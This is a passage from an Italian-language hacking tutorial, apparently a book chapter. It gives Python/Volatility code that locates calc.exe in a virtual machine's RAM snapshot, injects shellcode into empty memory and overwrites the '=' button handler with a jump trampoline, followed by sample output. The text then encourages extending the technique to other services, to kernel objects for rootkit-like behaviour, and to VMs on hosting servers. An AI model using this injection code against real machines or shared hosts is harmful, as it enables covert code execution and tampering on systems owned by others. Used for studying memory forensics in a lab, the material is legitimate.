pages         = address_space.get_available_pages() ❹

```

Prima creiamo una istanza della classe `PSList` ❶ passandole la nostra configurazione attuale. Il modulo `PSList` si occupa di muoversi attraverso tutti i processi in esecuzione rilevati nell'immagine della memoria. Iteriamo su questi processi ❷ e, se troviamo *calc.exe*, prendiamo il suo indirizzo completo ❸ e tutte le pagine in memoria del processo ❹. Ora ci muoviamo sulle pagine della memoria per cercare un blocco di memoria della stessa dimensione del nostro shellcode che è riempito di zeri. Inoltre, cerchiamo l'indirizzo virtuale del gestore del pulsante =, in modo che possiamo scrivere il nostro trampolino. Inserite il seguente codice, stando attenti all'indentazione.

```

for page in pages:
    physical = address_space.vtop(page[0]) ❶
    if physical is not None:
        if slack_space is None:
            fd = open(memory_file, "r+") ❷
            fd.seek(physical)
            buf = fd.read(page[1])

            try:
                offset = buf.index("\x00" * len(sc)) ❸
                slack_space = page[0] + offset

                print "[*] Found good shellcode location!"
                print "[*] Virtual address: 0x%08x" % slack_space
                print "[*] Physical address: 0x%08x" \
                    %(physical + offset)
                print "[*] Injecting shellcode."

                fd.seek(physical + offset) ❹
                fd.write(sc)
                fd.flush()

                # crea il nostro trampolino
                tramp = "\xbb%s" % struct.pack(
                    "<L", page[0] + offset) ❺
                tramp += "\xff\xe3"

                if trampoline_offset is not None:
                    break
            except:
                pass
        fd.close()

# cerca la posizione del nostro codice target

```

```

if page[0] <= equals_button and equals_button \
    < ((page[0] + page[1])-7): ❹
    print "[*] Found our trampoline target at: 0x%08x" \
        % (physical)
    # calcola l'offset virtuale
    v_offset = equals_button - page[0] ❺
    # ora calcola l'offset fisico
    trampoline_offset = physical + v_offset
    print "[*] Found our trampoline target at: 0x%08x" \
        % (trampoline_offset)
    if slack_space is not None:
        break
print "[*] Writing trampoline..."
fd = open(memory_file, "r+") ❻
fd.seek(trampoline_offset)
fd.write(tramp)
fd.close()
print "[*] Done injecting code."

```

Bene! Vediamo cosa fa questo codice. Quando iteriamo su ciascuna pagina, il codice restituisce una lista di due elementi dove `page[0]` è l'indirizzo della pagina e `page[1]` la dimensione della pagina in byte. Mentre ci muoviamo tra le pagine in memoria, prima cerchiamo l'offset fisico (ricordate l'offset nell'immagine della RAM sul disco) ❶ di dove sta la pagina. Apriamo poi l'immagine RAM ❷, ci spostiamo dell'offset della pagina e leggiamo l'intera pagina di memoria. Quindi proviamo a cercare un gruppo di byte NULL ❸ della stessa dimensione del nostro shellcode; qui è dove scriviamo lo shellcode nella immagine della RAM ❹. Dopo che abbiamo trovato un possibile punto e iniettato lo shellcode, prendiamo l'indirizzo del nostro shellcode e creiamo un piccolo blocco di opcode x86 ❺. Questi opcode producono il seguente assembly:

```

mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx

```

Tenete a mente che potete usare le funzionalità di disassemblaggio di Volatility per assicurarvi di disassemblare l'esatto numero di byte richiesti per il vostro salto e ripristinare questi byte nel vostro shellcode. Vi lascerò questo come compito a casa.

Lo step finale del nostro codice consiste nel verificare se la nostra funzione associata al pulsante = risiede nella pagina attuale sulla quale stiamo iterando ❻. Se la troviamo, calcoliamo l'offset ❼ e poi scriviamo il nostro trampolino ❽. Ora il nostro trampolino è pronto per trasferire l'esecuzione allo shellcode che abbiamo piazzato nell'immagine della RAM.

Prova su strada

Il primo step consiste nel chiudere Immunity Debugger, nel caso sia ancora in esecuzione, e chiudere anche ogni istanza di *calc.exe*. Ora avviate *calc.exe* ed eseguite il vostro script di code injection. Dovreste vedere un output simile a questo:

```
$ python code_inject.py
[*] Found calc.exe with PID 1936
[*] Hunting for physical offsets...please wait.
[*] Found good shellcode location!
[*] Virtual address: 0x00010817
[*] Physical address: 0x33155817
[*] Injecting shellcode.
[*] Found our trampoline target at: 0x3abccd51
[*] Writing trampoline...
[*] Done injecting code.
```

Magnifico! Dovrebbe far vedere che ha trovato tutti gli offset e iniettato lo shellcode. Per verificare questo, andate nella vostra VM, inserite un 3+3 e premete il pulsante =. Dovreste veder apparire un messaggio!

Ora potete provare a fare del reverse engineering di altre applicazioni o servizi oltre a *calc.exe*, sui quali verificare questa tecnica. Potete anche estendere questa tecnica per tentare di manipolare gli oggetti del kernel che possono mimare il comportamento di rootkit. Queste tecniche possono essere un modo divertente per prendere familiarità con il *memory forensics* e sono anche utili in situazioni in cui avete accessi fisici alle macchine o avete inserito numerose VM su un server di hosting.